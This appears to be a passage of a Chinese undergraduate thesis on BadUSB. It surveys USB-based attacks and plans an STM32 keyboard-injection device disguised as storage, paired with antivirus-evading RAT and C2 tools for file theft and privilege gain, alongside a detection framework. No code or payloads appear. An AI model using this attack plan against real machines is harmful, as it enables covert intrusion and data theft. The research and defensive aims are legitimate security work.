单位代码 10006
学　　号 20373819
分 类 号 TN953

北京航空航天大學
BEIHANG UNIVERSITY

毕业设计(论文)

基于 USB 总线系统入侵技术实现与防护

学 院 名 称　网络空间安全学院
专 业 名 称　信息安全
学 生 姓 名　赵睿智
指 导 教 师　崔　剑

2024 年 5 月

论文封面书脊

基于USB总线系统入侵技术实现与防护

赵睿智

北京航空航天大学

北京航空航天大学

本科生毕业设计（论文）任务书

Ⅰ、毕业设计（论文）题目：

基于 USB 总线系统入侵技术实现与防护

Ⅱ、毕业设计（论文）使用的原始资料（数据）及设计技术要求：

原始资料：STM32 开发板 NUCLEO-L432KC 系列 HID（人机接口设备）以及 MSC（大容量存储设备）框架。

设计技术要求：熟悉飞腾信息技术有限公司开发的飞腾派操作系统的交叉编译与片上开发、STM32 开发板上的程序开发以及密码协议的相关知识，可以根据毕设要求完成相应的程序开发与协议设计。

Ⅲ、毕业设计（论文）工作内容：

1、调研 USB 总线系统入侵方法，形成调研综述；

2、至少实现一种 USB 总线入侵方法，实现演示样机；

3、设计入侵检测框架，对上述 USB 入侵过程进行检测与防护。

Ⅳ、主要参考资料：

[1] 黄伟庆, 李海洋, 吕志强, 等. USB 攻击与检测防护技术研究综述[J]. 信息安全学报, .

[2] Nohl K, Lell J. BadUSB-On accessories that turn evil[J]. Black Hat USA, 2014, 1(9): 1-22.

网络空间安全 学院（系） 信息安全 专业类 203911 班

学生 赵睿智

毕业设计（论文）时间： 2023 年 12 月 15 日至 2024 年 5 月 29 日

答辩时间： 2024 年 5 月 29 日

成　　绩：

指导教师：

兼职教师或答疑教师（并指出所负责部分）：


39 系（教研室） 主任（签字）：

注：任务书应该附在已完成的毕业设计（论文）的首页。

本人声明

我声明，本论文及其研究工作是由本人在导师指导下独立完成的，在完成论文时所利用的一切资料均已在参考文献中列出。

作者：赵睿智

签字： 

时间：2024 年 5 月

基于 USB 总线系统入侵技术实现与防护

学　　生：赵睿智

指导教师：崔　剑

摘　　要

USB（Universal Serial Bus）作为一种广泛应用于各类计算机设备的通信总线标准，其安全性备受关注。近年来，随着信息技术的不断进步，USB 总线系统入侵成为网络安全领域的一个热点问题。USB 总线系统入侵是指利用 USB 接口及其相关协议，以恶意方式访问、控制或者破坏 USB 设备及其连接的主机系统的行为。本课题系统地调研了 USB 总线系统入侵方法，对目前国内外的基于 USB 总线协议的入侵攻击做出较为全面的分类与总结；同时结合 STM32 开发板的 USB 设备框架，自定义设计了 USB 组合设备（HID 键盘设备+MSC 大容量存储设备），实现了可进行有效攻击的固件设计；同时，调研并利用 RAT 以及 C2 工具搭建了实际可行有效的攻击链，与 USB 设备协同配合可以完成文件窃取，管理员权限获取等攻击目标；最后根据该攻击方式，调研并设计了相应的入侵检测框架防止此类攻击的发生，以增强 USB 系统的安全性以及可靠性。该课题为 USB 总线入侵的相应研究提供了可行有效的样本，为进一步发现并解决 BadUSB 攻击提供了有益借鉴与参考。

关键词：BadUSB，HID 设备，MSC 设备，攻击链，入侵检测框架

Implementation and Protection of System Intrusion Technology Based on USB Bus

Author : ZHAO RuiZhi

Tutor : CUI Jian

Abstract

USB (Universal Serial Bus) is a widely used communication bus standard for various computer devices, and its security has attracted much attention. In recent years, with the continuous progress of information technology, USB bus system intrusion has become a hot issue in the field of network security. USB bus system intrusion refers to the act of maliciously accessing, controlling, or destroying USB devices and their connected host systems using USB interfaces and related protocols. This project systematically investigated the intrusion methods of USB bus systems, and made a comprehensive classification and summary of intrusion attacks based on USB bus protocol both domestically and internationally; At the same time, combined with the USB device framework of the STM32 development board, a customized USB combination device (HID keyboard device and MSC large capacity storage device) was designed, achieving firmware design that can effectively attack; At the same time, we conducted research and utilized RAT and C2 tools to build practical, feasible, and effective attack chains. Collaborating with USB devices can achieve attack targets such as file theft and administrator permission acquisition; Finally, based on this attack method, a corresponding intrusion detection framework was investigated and designed to prevent such attacks from occurring, in order to enhance the security and reliability of the USB system. This topic provides feasible and effective samples for the corresponding research on USB bus intrusion, and provides useful reference and guidance for further discovering and solving BadUSB attacks.

Key words：BadUSB, HID device, MSC device, Attack chain, Intrusion detection framework

目 录

1 绪论

1.1 课题背景及目的

1.1.1 课题背景

USB 总线入侵作为一种日益增长的安全威胁[1]，其危害源于 USB 设备的普遍性、USB 接口的广泛集成以及 USB 协议普遍缺乏安全防护的特性。随着技术的发展，USB 设备不仅用于数据传输，还扩展到了设备充电、设备间通信等多个领域。这种多功能性的提升，虽然为用户带来了便利，但同时也为攻击者提供了新的入侵途径。攻击者可以利用 USB 设备的固件漏洞或设计恶意 USB 设备，通过模拟合法的输入设备（如键盘、鼠标）来执行恶意操作，从而绕过传统的安全防护措施。从早期的简单数据窃取到如今的高级持续性威胁（APT）攻击，USB 总线入侵已经成为网络安全领域不可忽视的一部分。因此，深入研究 USB 总线入侵的机制、防御策略以及检测技术，对于保护个人隐私、企业数据安全乃至国家安全具有至关重要的意义。研究的必要性不仅体现在技术层面，也关系到法律、伦理和社会经济的多个维度，迫切需要各领域的研究合作来共同应对这一挑战。

1.1.2 研究目的及意义

1、研究目的

高级持续性威胁（Advanced Persistent Threat，APT）是一种复杂、长期、隐蔽的网络攻击模式。这种攻击通常由有组织的团体发起，目的是长期未被发现地获取对目标网络的访问权限，以窃取敏感信息或对关键基础设施造成破坏[2]。据统计，2022 年全球 APT 攻击数量创下新高，呈现出全域展开、多点迸发的特点。APT 攻击与热点地缘政治事件紧密相关，如俄乌冲突、东北亚安全局势等，都推动了 APT 攻击的活跃。

APT 攻击包括高度定制化的攻击手段、长期的潜伏期、以及对目标的持续监控。APT 攻击手段复杂且多样，诸如钓鱼邮件（Phishing）、恶意软件（Malware）、零日漏洞利用（Zero-day Exploits）、水坑攻击（Watering Hole Attack）、供应链攻击（Supply Chain Attack）、社会工程学（Social Engineering）、物理设备感染（Physical Device Infection）、网络侦察（Reconnaissance）等方式均属 APT 攻击范畴[2]。其中基于 USB 总线协议的系统入侵是物理设备感染（Physical Device Infection）的一种重要形式，也是 APT 攻击链初始阶段

中最具隐蔽性与灵活性的攻击手段之一。

BadUSB 攻击是一种通过恶意固件植入 USB 设备的安全威胁，攻击者可以利用这种手段绕过传统的安全防护措施，对目标系统进行未授权的访问和操控。自从 BadUSB 概念被提出以来，它就引起了信息安全领域的广泛关注。由于其隐蔽性、多样性和难以检测的特点，BadUSB 攻击不仅对个人隐私构成威胁，也可能对企业和国家安全带来严重风险。

为了应对 BadUSB 攻击，研究人员和安全专家正在积极探索有效的防御措施。这些措施包括但不限于固件签名验证、行为检测、硬件安全加固等。其中，固件签名验证可以确保 USB 设备固件的合法性，行为检测能够识别出与正常使用模式不符的异常行为，硬件安全加固则旨在提高 USB 设备本身的抵抗力。

本课题基于这一背景，深入研究了 BadUSB 攻击的多种变体和攻击向量，分析了现有防御措施的局限性，通过设计 BadUSB 固件，在此基础上建立完整的攻击链并复现，基于此攻击方式提出了一种新的综合防御框架，旨在提高系统对 BadUSB 攻击的检测率和防御能力。同时，本研究还探讨了 BadUSB 攻击在不同操作系统和硬件平台上的表现，为跨平台的防御策略提供了理论基础和实践指导。

本课题具体的研究目的为：

针对广泛应用的 USB 接口的协议缺乏安全性认证问题，研究基于 USB 的主机系统入侵技术，实现以下内容：自定义 BadUSB 设备（APT 攻击链的初始入侵）、完整攻击链设计与复现、以及针对 USB 接口协议缺乏认证的问题设计相应的检测 USB 固件篡改框架，从而防范此类攻击的实施。

（1）自定义 BadUSB 设备：即根据攻击需求设计实现 APT 攻击链的初始入侵过程。

（2）完整攻击链设计与复现：选取合适的攻击手段，通过 BadUSB 固件注入等方式完成对 Windows/Linux 平台的入侵效果，获取靶机的管理员权限。

（3）设计入侵检测框架：即针对 USB 接口协议缺乏认证的问题设计相应的检测 USB 固件篡改框架，从而防范此类攻击的实施。

2、研究意义

本课题通过深入研究 BadUSB 攻击手段，通过分析攻击者的行为模式和攻击路径，发现现有安全策略的漏洞和不足，并基于此设计复现一种实际可行的攻击方案，并在此基础上设计固件签名验证技术，以提高 USB 设备的抵抗能力，减少 BadUSB 攻击的发

生概率。该课题的研究具有跨学科的价值。它涉及到计算机科学、网络安全、电子工程等多个领域，促进了不同学科间的交流与合作。通过跨学科的研究，可以综合运用各种技术手段和理论，为防御 BadUSB 攻击提供更为全面的解决方案。

1.2 国内外研究现状

在众多 USB 攻击实例中，USB 设备的利用方式灵活多样，在攻击链中所扮演的角色有所差异。为便于理解概括 USB 攻击技术，现如今已涌现出诸多分类角度[1]，诸如按攻击载荷流向、攻击方式，传输方式等角度分类[2]等均是可行有效的分类方法。为更易于理解不同 USB 攻击手段所使用的核心技术与攻击思路，以下从攻击原理角度对 USB 攻击进行分类，以此角度介绍目前针对 USB 总线入侵方案的研究现状。

1.2.1 基于 USB 存储类的摆渡攻击

USB 摆渡攻击[3]由来已久，是最早出现的 USB 攻击技术。该技术利用 USB 存储类协议，将木马，病毒，蠕虫存放至 USB 闪存驱动器中，当 USB 设备与主机连接成功时，会自动执行 autorun 命令使得以该 USB 存储设备为载体的恶意软件运行[4]，以此达到攻击目的。

2010 年，震网病毒[5][6]横空出世，是一种针对特定工业控制系统设计的高度复杂的计算机蠕虫，尤其是用于破坏伊朗的核设施。该病毒利用 USB 存储设备作为载体，针对微软操作系统中的多种漏洞使用伪造的数字签名，利用一套完整的入侵传播流程，突破工业专用局域网的物理限制，对西门子的 SCADA 软件进行特定攻击。它利用了多个未公开的安全漏洞（零日漏洞）进行传播，能够精确攻击并破坏西门子公司的可编程逻辑控制器（PLCs）[6][7]，导致实体设备损坏而不被监测系统发现。震网病毒（Stuxnet）的出现在学术界和网络安全领域产生了深远的影响，被广泛认为是网络战与高级持续威胁（APT）[8]战术发展的一个标志性事件。无独有偶，2015 年披露的 Fanny 病毒同样使用了类似技术，相较于震网病毒采用 autorun 特性攻击，Fanny 病毒在 USB 设备与主机建立连接后快速执行位于 USB 存储设备上的.dll 文件，进而达到攻击目的[5]。值得一提的是，为保证恶意软件的隐蔽性，Fanny 病毒会修改 FAT16/FAT32 存储类型的 USB 存储设备分区可见性，通过隐藏分区的手段防止用户察觉以及采取格式化 U 盘的保护措施。

USB 摆渡攻击主要基于 USB 存储类协议，同时也结合了社会工程学原理，结合 USB

协议设计时并未得到充分关注的安全认证相关问题，即利用使用者和主机对 USB 设备默认信任的客观事实实现攻击，使得该种类型攻击复杂隐蔽，不易被受害者察觉。这种攻击方式在近年来引起了安全研究人员和网络安全界的广泛关注，产生了诸多攻击方法，下面以表格形式进行分析总结：

表 1.1 基于 USB 存储类的攻击方式介绍

年份	摆渡攻击技术	攻击目标	技术特点
2010	Stuxnet	工业控制系统(Windows)	利用了 WinCC SCADA 系统中的 CVE-2010-2772 等多个漏洞。
2012	RIT attack	电子/嵌入式设备	使用 MSC 设备进行应用安装和固件升级的过程中，利用 TOCTTOU 对软件进行恶意篡改，突破检查。
2014	Fanny	计算机	利用 CVE-2010-2568 漏洞；使用 FAT16/FAT32 驱动程序来创建隐藏分区、设置 USB 后门。
	Hidden partition patch	计算机	Windows 系统“安全移除硬件”时驱动器被重新编程，重新枚举和挂载第二个完全隐藏的分区。
2016	USB Thief[9]	计算机	以插件或 DLL 的形式插入到应用程序中隐藏；复杂加密算法。
2020	New USB Culprit[10]	计算机	在目标系统内横向传播。

在这些攻击方式中，RIT（Read It Twice）[11]攻击方式较为特殊，它由 Mulliner 和 Michéle 于 2012 年发现并描述。电子设备或嵌入式设备使用 MSC 设备进行应用安装和固件升级的过程分为检查和安装两个步骤。软件安装代码默认在 MSC 设备与主机建立连接后，它的文件内容不会发生改变。但是两个步骤的运行存在时间差(time of check to time of use, TOCTTOU)。RIT 攻击正是利用了 TOCTTOU，实现了对 MSC 文件的内容篡改。在检查阶段，软件安装代码验证了原始文件的签名等信息；而在安装阶段，复制和安装的文件是被恶意篡改过的文件。该攻击在三星 TV 上得到验证，其将共享对象注入

三星电视，然后以 root 权限执行共享对象。这是通过使用 Gumstix（Gumstix Inc，2012）板运行 Linux（Linux USB 堆栈通过小工具 API 支持 USB 大容量存储模拟（Brownell，2003））来实现的。仿真设备允许跟踪文件访问，并将原始的良性配置文件（clmeta. dat）切换为恶意修改的版本，从而完成共享对象的注入。

1.2.2 基于 USB 接口类的模拟攻击

USB 接口协议是一种标准化的通信协议，用于定义数据、电力传输以及设备之间的互操作性。从最初的 USB 1.0 发展到现在的 USB 4.0，每个新版本都在传输速度、能效和兼容性方面进行了优化。现如今，USB 接口在各类计算机系统中得到了广泛应用。许多外设（诸如鼠标、键盘、打印机等）都支持 USB 协议。随着技术的进步，USB 协议不断演进，以满足更高性能和多功能性的需求。

纵观 USB 接口协议的整个发展过程，设计者在主机与 USB 从设备通信过程中并未考虑签名认证等安全措施，这与使用者和主机默认信任 USB 设备的共识有关。2014 年，USB 实施者论坛（USB-IF）明确表示，安全性不在 USB 规范的范围之内。在一份官方声明中，USB-IF 声称安全性不是一个合理的问题，因为为了使 USB 设备被损坏，罪犯需要物理访问 USB 设备。他们将安全责任放在 USB 产品的消费者和原始设备制造商（OEM）身上，并指出：“原始设备制造商（OEM）有责任决定是否应实施安全功能。”以上声明表明在设计 USB 协议时并未充分考虑安全性，这为攻击者通过模拟 USB 协议实施攻击提供了理论基础。

近年来 USB 接口攻击技术层出不穷，其类型主要包含 USB HID[12]攻击以及 USB 网络接口攻击两大类。HID 全称为 Human Interface Device，即人类接口设备。它属于 USB 接口的一个分类。USB HID 接口攻击利用了 USB 协议的描述符漏洞，自定义或篡改描述符。此外，HID 设备还可以定义 HID 数据包，规定任意数据类型和格式。USB HID 接口攻击正是利用了这两点，攻击者按着攻击需求定义设备描述符，伪造 HID 设备或 HID 接口，模拟人类用户与主机的交互活动，而计算机默认 HID 设备的活动是合法用户的操作，在操作系统层面并没有针对性的防护机制。当计算机连接伪造的 USB HID 设备时，恶意代码就会被加载执行，此时攻击向量以 HID 按键形式注入计算机，恶意活动在瞬时发生。攻击者模拟用户的键盘鼠标，就可以获取目标计算机的用户权限，进而实施恶意行为；USB 网络接口攻击是指攻击者利用 USB 设备的网络功能或其与网络相

关的服务来实施的攻击，这包括通过恶意 USB 设备传播网络病毒、木马或其他恶意软件，利用网络服务的漏洞进行数据窃取或破坏，以及通过 USB 接口实施中间人攻击等。此类攻击通常依赖于用户的不当操作，如插入不可信的 USB 设备或下载不安全的网络内容等。下表给出了近年来有关 USB 接口攻击的一些研究成果：

表 1.2 基于 USB 接口类的攻击方式介绍

年份	接口攻击 技术名称	模拟接口 类型	技术特点
2010	Rubber Ducky[13]	键盘	枚举为 USB 键盘，快速注入击键序列，使用脚本语言。
	PHUKD/URFUKED[14]	键鼠	结合键盘模拟和鼠标模拟，允许自适应和远程交付攻击。
	Teensy[15]	多设备	通用的 USB HID 攻击套件，工艺小巧、性能稳定，后发展为 USB HID 攻击的开发平台。
	Smartphone based HID attacks[5]	键鼠/ MSC 设备	通过将 USB 驱动程序 API 添加到 Android Linux 内核上的 USB 复合接口，该驱动程序模拟 USB 键盘和鼠标设备。
2013	COTTONMOUTH-1	通信工具	硬件尺寸极小，隐藏在 USB 线硬件接口中；可植入恶意程序并建立 RF 无线隐蔽信道。
2014	USBdriveby	键鼠	模拟用户的键盘按键和鼠标点击行为，关闭内置的防火墙、更改 DNS 设置等。
	Evilduino	键鼠	模拟键盘/鼠标，并可以根据预加载的脚本向主机发送鼠标/鼠标光标移动，成本低廉。
	“烧鹅” Teensy++ 2.0	键盘	简单的快速按键注入攻击，v2.0 配备 Wifi 模块，可远程攻击。

	Bad-USB[16]	键盘	篡改设备原有固件；把恶意程序烧录在固件中，而控制器固件部分对主机操作系统不可见。
	USB-Ethernet Attack	网络适配器	基于安卓智能手机重编程模拟 USB 网络适配器，建立网络连接。对默认网关的 DHCP 进行覆盖，使目标主机的网络流量经过手机。
	DHCP Server Attack	以太网适配器	篡改 USB 闪存驱动器固件，枚举为 USB 以太网适配器并伪装为 DHCP 服务器，误导主机流量发送给攻击者的 DNS 服务器。
2015	TURNIPSCHOOL	短距射频通信工具	无线电控制下的自定义 USB 设备，为主机上运行的软件提供短距离射频通信能力。
	KeySweeper[17]	通信工具	伪装 USB 充电器，通过 SMS 或 2G 互联网连接，将记录的数据存储在闪存芯片上。
2019	WHID[18]	HID 接口 MSC 接口	USB HID 与 WIFI 的结合，具有远程控制功能；以按键方式注入攻击载荷，植入特种木马，获取目标敏感文件等。
	Malboard	键盘	执行具有用户击键特征的复杂按键注入攻击；其具有高斯分布和聚类两种算法。
2021	**BADUSB-C**[19]	键鼠	基于 **Type-C** 接口的攻击方式。支持传输视频流，因此可获得受害者主机 GUI 信息实施更为精确的攻击。

1.2.3 USB 电源浪涌攻击技术

USB 电源浪涌攻击直接对目标计算机进行暴力破坏，使其无法正常工作。

这类攻击属于物理层攻击。当 USB 设备连接到主机时，双方不仅会进行数据通信，主机还会向 USB 设备进行供电。USB 线缆由 VBUS、D+、D-和 GND 四根线组成，其中 D+、D-线用于数据通信，VBUS 和 GND 线用来为设备供电。VBUS 线的电压为 5V，电流为 500mA（台式机）。USB 协议仅定义了主设备向从设备供电这一单向供电通路，但其并未考虑到当从设备是一个有源设备时主设备的电路保护问题。USB 电源浪涌攻击的原理是将恶意 USB 设备设计为一个大容量电荷存储器，一旦插入主机就立即开始充电。当电荷饱和时就会反向释放电荷，此时主机的 USB 接口就会承受一个很大的瞬时功率，接口电路以及主板上的一些敏感元器件很容易因这一瞬时功率而烧毁，从而无法正常工作。

2015 年，由 Hephaestos 设计实现了一种名为 USB Kill[20]的固件。该固件由直流转换器、一个场效应晶体管和一些 CAP（无载波幅度相位调制）组成。当连接后充满电时，USB Kill 中的变流器将 CAP 变换到-110V，然后将能量释放到 USB 接口的电压信号线路，持续重复该过程，直到某些组件被烧毁。这种攻击技术原理较为简单，很多电子爱好者都可以设计。

由于 USB 接口的开放性，几乎所有配置该接口的主机设备都将受到这类攻击的威胁。“U 盘杀手”一旦连接主机，充放电过程就会不断重复，1 秒内便可以进行多次该过程，顷刻间就可以把计算机某些组件烧坏，破坏力十分惊人。到目前受电源浪涌攻击的目标数不胜数，几乎涵盖了所有可能的硬件类型。

1.2.4 USB 侧信道攻击技术

USB 侧信道攻击技术的核心思想是通过对 USB 主机或 USB 设备在工作运行时产生的环境参数如电磁、声等泄漏信息的分析，恢复和还原关键数据的攻击技术。该攻击技术是侧信道攻击的一个分支。

根据麦克斯韦方程组，随时间变化的电流激发的电磁波可以被隔空感应和接收。这是无线通信的理论基础，同时也是电子设备产生电磁波泄漏的主要原因。在 USB 事务发生时，大量的时变电流可被周围环境里的检测装置所感知，自然就会泄露含有关键数据和信息的原始信号。

自二十一世纪初，研究人员就开始探索通过物理方式攻击电子设备的可能性，包括USB 设备。早期的工作与研究重点集中在理解设备如何通过电磁泄露、功率分析等侧信道泄露信息。2004 年，Dmitri Asonov 和 Rakesh Agrawal 发现通过分析键盘产生的声音来恢复用户的键盘输入[21]。由于不同键位的物理结构和位置不同，每个键位被敲击时产生的声音有细微的差别。通过对这些声音进行录制和分析，即使没有直接看到键盘或屏幕，也能够推断出用户输入的内容。这项研究证明了通过声音泄露信息的可能性，引起了安全研究领域的广泛关注；继 Asonov 和 Agrawal 的工作之后，Li Zhuang 等人在 2005 年进一步研究了键盘声音泄漏问题，并实现了更高效的击键声音侧信道攻击[22]。他们的方法利用了机器学习技术来识别和区分键盘上每个键产生的声音，从而提高了恢复击键信息的准确性。这项研究不仅证实了通过键盘声音进行侧信道攻击的可行性，还展示了利用现代数据处理和模式识别技术可以大幅提高攻击的效率和成功率。

2009 年，在论文《Compromising Electromagnetic Emanations》中，Vuagnoux 和 Pasini 通过系统地分析从有线和无线键盘产生的电磁辐射，揭示了这些设备在操作过程中无意中泄露的信息[23]。采用专门的天线和信号处理技术，研究者成功捕获并分析了键盘操作产生的电磁泄露信号，识别出四种不同类型的辐射模式；2012 年，通过对电磁泄漏的更精细分析，董宁采用了更高级的信号处理和模式识别技术，能够更准确地从电磁泄漏中区分并恢复出特定的键盘输入[24]。这项研究不仅加深了对键盘电磁泄漏特性的理解，也进一步展示了电磁侧信道攻击在实际应用中的可行性和潜在威胁。

随着无线 USB 设备的使用越来越广泛，以无线方式传输 USB 数据包的方式更为常见。由于无线信号由天线设备发射，功率比时变电流泄漏的电磁波强度要大很多，由此带来的安全风险也随之增大。2015 年，Samy Kamkar 发表了 KeySweeper[17]，这是一个针对微软无线键盘的攻击工具。KeySweeper 伪装成一个无害的 USB 充电器，实则能够拦截、解码，并记录无线键盘的击键数据。此外，它还可以远程传输收集到的数据给攻击者。KeySweeper 攻击的独到之处在于其物理设备的隐蔽性以及能够在不引起注意的情况下进行长时间的数据监控；2016 年，Bastille Networks 的研究人员发现了一种名为“MouseJack”的攻击方法，能够利用无线鼠标和键盘的安全漏洞来劫持计算机。该攻击通过发送伪造的封包到无线接收器，实现远程执行恶意代码。该攻击揭示了许多无线键盘和鼠标采用的无线协议存在严重的安全缺陷，这些设备未能正确验证从设备到接收器的通信，从而使攻击者能够利用这些漏洞进行攻击。

1.2.5 总结与分析

上述 BadUSB 研究现状表明，BadUSB 攻击技术已经从最初的概念验证发展到更为复杂和隐蔽的攻击手段。研究者们已经能够通过篡改 USB 设备的固件，将恶意代码植入其中，使得这些设备在连接到主机时能够悄无声息地执行攻击活动。这些攻击不仅可以模拟正常的 USB 设备行为，还能够绕过传统的安全检测机制，如防火墙和杀毒软件。研究成果显示，BadUSB 攻击能够实现数据窃取、系统控制和横向移动等恶意行为，对网络安全构成了严重威胁[25]。因此，应开发更加有效的检测和防御措施，以提高系统对这类攻击的抵抗力。

1.3 课题研究方法

本课题通过调研当前 BadUSB 攻击研究现状，对 USB 总线设备进行分类研究，归纳并总结当前基于 USB 总线的入侵方法以及技术路线；同时对上述各方案进行评估与技术分析，选取合适的入侵技术路线进行复现与自定义设计。由于正常 USB 设备以及 USB 协议交互过程并不会对所连接主机造成危害，因此我们利用 USB 协议中缺乏主从设备认证等安全性设计这一协议漏洞，结合选取的 USB 总线入侵方法，通过构造 USB 伪设备的方式（即篡改 USB 设备固件），同时结合合适的攻击链工具（如命令与控制（C2）工具、远程访问终端（RAT）工具等）与构造出的 USB 伪设备协同配合设计并实现基于 USB 总线的系统入侵实例。最后通过分析该攻击方案中存在的缺陷与弱点，设计合理有效的认证检测框架以避免这类攻击的发生。

研究路线流程图如下所示：




图 1.1 研究路线流程图

针对该毕业设计课题的研究目标具体如下：

1、深入学习研究 USB（通用串行总线）的工作原理、数据传输机制、设备枚举过程等，以掌握 USB 设备的固件结构，了解固件与主机的连接认证过程；

2、选取合适的硬件平台，研究学习该平台硬件开发的相关知识并实现 USB 固件设备的相应功能、完成相应攻击要求；

3、基于 USB 协议的多平台通用性，探究自定义设计出的 USB 设备在不同靶机平台下的相关功能（尤其是 HID 注入功能）的执行效果，比较其在不同操作系统与硬件设备上的表现；

4、深入调研可适配 USB 设备注入攻击的相关攻击工具，尤其是可绕过主机查杀的 C2 工具以及适配靶机架构的 RAT（远程终端控制）工具，通过对该工具的安装部署以及 USB 设备协同操作完成攻击链的复现，达到预期攻击目标。

5、深入调研当前基于 BadUSB 注入攻击相关的入侵检测框架的思路，选取其中一种适合上述攻击的有效入侵检测思路进行自定义框架设计，该部分内容无需复现，只需设计出可行且行之有效的方案即可。

1.4 论文构成及研究内容

1.4.1 基于 USB 协议的 HID 及 MSC 设备的实现

基于 USB 协议的 HID 以及 MSC 设备的实现方式多种多样。本课题拟在 STM32 平台上实现 HID 设备以及 MSC 设备。

STM32 提供了 USB 设备的硬件驱动以及工程框架，并提供了一些用户友好的接口或实现方式（如设备结构句柄，回调处理函数等），这为实现 BadUSB 设备提供了友好且易于操作的编程环境。

由于 USB 设备在实际攻击中所处环境较为复杂，靶机即时所处输入环境等均会对 HID 键盘设备的注入效果造成影响。因此对靶机输入环境特征的获取以及相应的处理就显得尤为重要。下面将重点研究这一问题，以达到调整并锁定靶机环境的目标，在此基础上完成对靶机的注入攻击。

1.4.2 基于 USB 协议设备整体实现设计

为保证 BadUSB 攻击的隐蔽性，USB 设备的 HID 子设备不能直接暴露在靶机用户

面前，因此为实现攻击过程，需要把 USB 设备“伪装”为 MSC 大容量存储设备等无害设备。

对于支持多种功能的单个 USB 设备而言，其实现方式有组合设备与复合设备两大类：

1、复合设备（Compound Device）是一个单一的设备，通过定义多个接口描述符来实现多个功能的组合。这种设备内部只有一个唯一的设备地址（Device Address），并通过接口关联描述符（Interface Association Descriptor, IAD）来连接多个接口描述符，从而实现多个功能。

2、组合设备（Composite Device）通常是指一个外部的 USB 集线器与其他设备结合在一起的设备。这种设备对于主机来说，表现为一个带有一个或多个不可移除设备的集线器，这些设备通过集线器的端口连接。在复合设备中，内置的集线器和其它设备都会有各自的设备地址（Device Address）。

考虑到 USB 复合设备的设备描述符层面属于复合设备，在接入主机后会显示其多个不同功能的接口，这会暴露 HID 接口，因此在设计时考虑采用 USB 组合设备的形式，这样会使得攻击更为隐蔽难以发现。

1.4.3 入侵检测框架设计

BadUSB 攻击是一种通过利用 USB 设备的固件漏洞或设计缺陷，使得攻击者能够在用户不知情的情况下执行恶意代码的攻击方式。这种攻击手段隐蔽性强，难以被传统的防病毒软件和入侵检测系统所识别，给网络安全带来了严重的威胁。

随着 USB 设备的广泛使用，BadUSB 攻击的潜在影响范围不断扩大。USB 设备不仅包括传统的 U 盘，还包括外部硬盘、打印机、键盘等，几乎成为了计算机系统的标准配置。一旦这些设备被恶意利用，攻击者可以轻易地绕过防火墙和其他安全措施，直接对目标系统进行攻击。因此，设计一个有效的入侵检测框架对于防范 BadUSB 攻击至关重要。这个框架应当能够识别出异常的 USB 设备行为，比如不寻常的数据传输模式、未经授权的固件更新尝试等。同时，该框架还应该具备对 USB 设备进行安全检查的能力，确保没有恶意软件被加载或执行。

综上所述，针对 BadUSB 攻击设计入侵检测框架是提高网络安全防护能力的关键措施之一。通过设计并实现入侵检测框架，可以有效降低 BadUSB 攻击带来的风险，保护

个人和企业的数据安全，维护网络空间的和平与稳定。

1.4.4 实现代码和功能测试

本方案计划在 STM32 提供的 USB 自定义设备的框架上通过自定义一系列设备配置、接口与功能函数，最终实现可在实际环境中进行攻击的 BadUSB 设备。在 USB 固件以及完整攻击链实现的基础上，本方案计划从不同角度讨论这类攻击方式的应对策略并实现一种可行的入侵检测框架。

针对 USB 入侵的检测方式可以分为从源头检测验证和行为检测识别两个角度。源头检测验证即 USB 设备描述符以及固件签名等角度进行分析，若发现 USB 设备描述符异常或固件签名不匹配（即固件遭到篡改），即可判断该 USB 设备异常；另一种方式是通过构建净室环境，将 USB 设备插入此环境中，对其运行过程中的行为特征进行检测识别，进而判断其是否有攻击性行为。一旦发现其具有提权、安装病毒等非法操作，即判定其为 BadUSB 设备。在经过上述入侵检测后，检测软件将信息报告主机，进而对该设备进行相应处理。

2 BadUSB 设计与实现

2.1 HID 键盘设备的实现

对于该设备的实现主要分为以下三个部分：

1、键盘设备描述符的生成；

2、物理键入逻辑的实现；

3、锁定主机大写状态逻辑的实现。

下面将分别从三个方面进行介绍。

2.1.1 键盘设备报告描述符的生成

HID 设备报告描述符是主从设备传输数据接口的规范，它为键盘这一人机交互设备提供了一个标准化的描述方式。该描述符允许不同厂商生产的键盘设备在保持各自特色和功能的同时，能够被操作系统以统一的方式识别和管理。这种设备的抽象和标准化是现代操作系统能够支持广泛硬件设备的基础。

对于 HID 键盘设备而言，描述符定义了不同按键在 USB 设备发送给主机设备的数据包中的描述位置，同时也规定了主机设备返回给 HID 键盘设备的数据包格式与规范。简而言之：

（1）该报告描述符定义了不同（组合）按键的发送数据包格式。主机在接收到相应数据包后按照此报告描述符中规定的数据包格式分析出此时用户的键入，并使之生效。

（2）该报告描述符定义了返回数据包的格式与内容。这通常是主机输入状态对应键盘 LED 灯状态的回显，如：大写 LED 灯状态，对应主机是否处于大写状态；数字键盘锁 LED 灯状态，对应主机数字键盘锁是否打开等。

在 USB-IF 官网中，提供了相应的生成工具。链接如下：

https://usb.org/document-library/hid-descriptor-tool

